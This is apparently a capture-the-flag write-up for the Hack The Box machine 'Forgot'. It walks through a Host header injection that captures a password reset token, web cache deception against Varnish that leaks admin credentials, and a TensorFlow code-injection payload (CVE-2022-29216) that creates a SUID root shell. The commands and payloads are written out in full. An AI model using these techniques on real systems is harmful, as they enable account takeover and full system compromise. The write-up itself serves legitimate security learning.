Description
Forgot is a medium Hack The Box machine that features:
- HTTP Host Header Injection to obtain a password recovery link
- Web Cache Deception vulnerability to read the administration dashboard and credentials
- Privilege Escalation via a
TensorFlowscript vulnerable to Command Injection
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.188.
$ ping -c 3 10.10.11.188
PING 10.10.11.188 (10.10.11.188) 56(84) bytes of data.
64 bytes from 10.10.11.188: icmp_seq=1 ttl=63 time=43.5 ms
64 bytes from 10.10.11.188: icmp_seq=2 ttl=63 time=43.8 ms
64 bytes from 10.10.11.188: icmp_seq=3 ttl=63 time=44.2 ms

--- 10.10.11.188 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 43.469/43.813/44.183/0.292 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.188 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.188
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.188 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.188
Host is up (0.044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Werkzeug httpd 2.1.2 (Python 3.8.10)
|_http-title: Login
|_http-server-header: Werkzeug/2.1.2 Python/3.8.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the forgot.htb domain to the /etc/hosts file.
$ echo '10.10.11.188 forgot.htb' | sudo tee -a /etc/hosts

In the website we find a form to login, or to recover the password. If we enter invalid credentials the application returns the Invalid Credentials message.
 In the HTML source code of the login page we find an username in the comments.
...
<!-- Q1 release fix by robert-dev-36792 -->
...
The username is robert-dev-36792 and we try to recover the forgotten password, a message appears saying that the Password reset link has been sent to user inbox. Please use the link to reset your password. As we do not have access to email inboxes we are going to check for the Host Header Injection vulnerability.
Exploitation
The host is forgot.htb but if we change the Host header to an other value, such as our IP address 10.10.14.16, the user will receive the email with our IP address and when the user click the link we will receive a request in a HTTP server that we will have opened previously. We start the HTTP server and then we send the Forgot Password form.
$ curl -H 'Host: 10.10.14.16' 'http://forgot.htb/forgot?username=robert-dev-36792' -v
* Host forgot.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.11.188
*   Trying 10.10.11.188:80...
* Connected to forgot.htb (10.10.11.188) port 80
* using HTTP/1.x
> GET /forgot?username=robert-dev-36792 HTTP/1.1
> Host: 10.10.14.16
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/2.1.2 Python/3.8.10
< Content-Type: text/html; charset=utf-8
< Content-Length: 91
< X-Varnish: 426072
< Age: 0
< Via: 1.1 varnish (Varnish/6.2)
< Accept-Ranges: bytes
< Connection: keep-alive
<
* Connection #0 to host forgot.htb left intact
Password reset link has been sent to user inbox. Please use the link to reset your password
...
$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.188] 40844
GET /reset?token=0ScCK39c5KiPdjloCbiLBZ%2BYe%2BoX4Wa%2BW8IlLUSHxT7jxYHJ2U46GrL5IQ7RVAGxhbL9W4BATf9hp6BnhNIZtA%3D%3D HTTP/1.1
Host: 10.10.14.16
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

After a few seconds we receive a request to our HTTP server with the URL of the recovery password page with a reset token /reset?token=0ScCK39c5KiPdj.... We also find that the web server is using the Varnish server, used for caching. We set the new password for the user. We receive the Sucess message.
 Now we login in the page as the

 robert-dev-36792 and we find a ticketing application. We can read the tickets assigned to our user and escalate them to the administrator user.
 We find in the menu the
 Tickets(Escalated) option, but it is disabled, when we enable it we get redirected to the /admin_tickets page. We get redirected to the access denied page /home?err=ACCESS_DENIED. As we saw previously the page is using Varnish, a reverse proxy using HTTP for caching. A vulnerability related to caching is Web Cache Deception, in which we can access to other users cached pages.
We need to firstly find a file that can be cached, commonly static file are cached. We need to examine the HTTP responses for the Cache-Control header. We find in the HTML source code of the page some JavaScript file that don’t exists, such as /static/js/check.js.
$ curl -I 'http://forgot.htb/static/js/check.js'
HTTP/1.1 404 NOT FOUND
Server: Werkzeug/2.1.2 Python/3.8.10
Content-Type: text/html; charset=utf-8
Content-Length: 207
cache-control: public, max-age=240
X-Varnish: 163970 393222
Age: 1817
Via: 1.1 varnish (Varnish/6.2)
Connection: keep-alive
In the response we find in the Cache-Control header that the maximum a resource should be cached is 240 seconds, but the Age header indicates that the cached file is 1817 seconds old. We need to generate a new request that will be cached. As we know that in works with the check.js file we are going to append a parameter, such as ?test.
$ curl -I 'http://forgot.htb/static/js/check.js?test'
HTTP/1.1 404 NOT FOUND
Server: Werkzeug/2.1.2 Python/3.8.10
Content-Type: text/html; charset=utf-8
Content-Length: 207
cache-control: public, max-age=240
X-Varnish: 341
Age: 0
Via: 1.1 varnish (Varnish/6.2)
Connection: keep-alive
We find that now the Age header is 0 seconds old, meaning that the request is recently cached. We are interesting in caching the /admin_tickets page, as it is where the admistrator can read all the escalated tickets. When we escalate a ticket we can enter an URL that will be clicked by the administrator.
With the previous analysis we assume that the web server will cache the request if it contains the /static/check.js string so we will create a new escalated ticket using the http://10.10.11.188/admin_tickets/static/check.js URL. When the administration clicks the link the cached page will be saved and we will be able of read it. We cannot enter the forgot.htb domain as it indicates that request is flagged.

 We will wait a minute for the administrator to click the link as if we visit the page it will be cached with our version. We are able of reading the administrator escalated tickets and we obtain credentials,
 diego username and dCb#1!x0%gjq password. We can login in the machine using the SSH service.
$ ssh diego@forgot.htb
...
diego@forgot:~$ id
uid=1000(diego) gid=1000(diego) groups=1000(diego)
Post-Exploitation
We find as console users root and diego.
diego@forgot:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
varnish:x:113:118::/nonexistent:/usr/sbin/nologin
varnishlog:x:115:118::/nonexistent:/usr/sbin/nologin
diego:x:1000:1000:,,,:/home/diego:/bin/bash
fwupd-refresh:x:117:120:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
The user can only run one command as root user, /opt/security/ml_security.py.
diego@forgot:~$ sudo -l
Matching Defaults entries for diego on forgot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User diego may run the following commands on forgot:
    (ALL) NOPASSWD: /opt/security/ml_security.py
This script loads multiple pre-trained machine learning models and a Doc2Vec model to analyze text data retrieved from a MySQL database. It processes each text line to extract features such as keyword counts and special characters, then uses these features for prediction. The predictions are combined into a weighted score, and if the score exceeds 0.5, it triggers a TensorFlow preprocessing function. The entire process runs in parallel using threads, suggesting it is likely part of a system for detecting potentially malicious or unsafe content in escalated tickets.
It is importing the preprocess_input_exprs_arg_string from the tensorflow.python.tools.saved_model_cli Python package. The installed TensorFlow version is the 2.6.3.
diego@forgot:~$ pip list | grep tensorflow
tensorflow              2.6.3
TensorFlow’s saved_model_cli tool is vulnerable to a code injection. This can be used to open a reverse shell, CVE-2022-29216. In the vulnerability report page we find a proof of concept: saved_model_cli run --input_exprs 'hello=exec("""\nimport socket.... As it is evaluating the reason message in the escalation ticket we will be injecting a command to create a new Bash SUID binary: hello=exec("""\nimport subprocess\nsubprocess.call(["cp","/bin/bash","/tmp/suid-bash"])\nsubprocess.call(["chmod","4777","/tmp/suid-bash"])""")#hello.
 We run the script to trigger the vulnerability. We can spawn the
 root shell.
diego@forgot:~$ sudo /opt/security/ml_security.py
...
diego@forgot:~$ /tmp/suid-bash -p
suid-bash-5.0# id
uid=1000(diego) gid=1000(diego) euid=0(root) groups=1000(diego)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
suid-bash-5.0# cat /home/diego/user.txt
<REDACTED>
suid-bash-5.0# cat /root/root.txt
<REDACTED>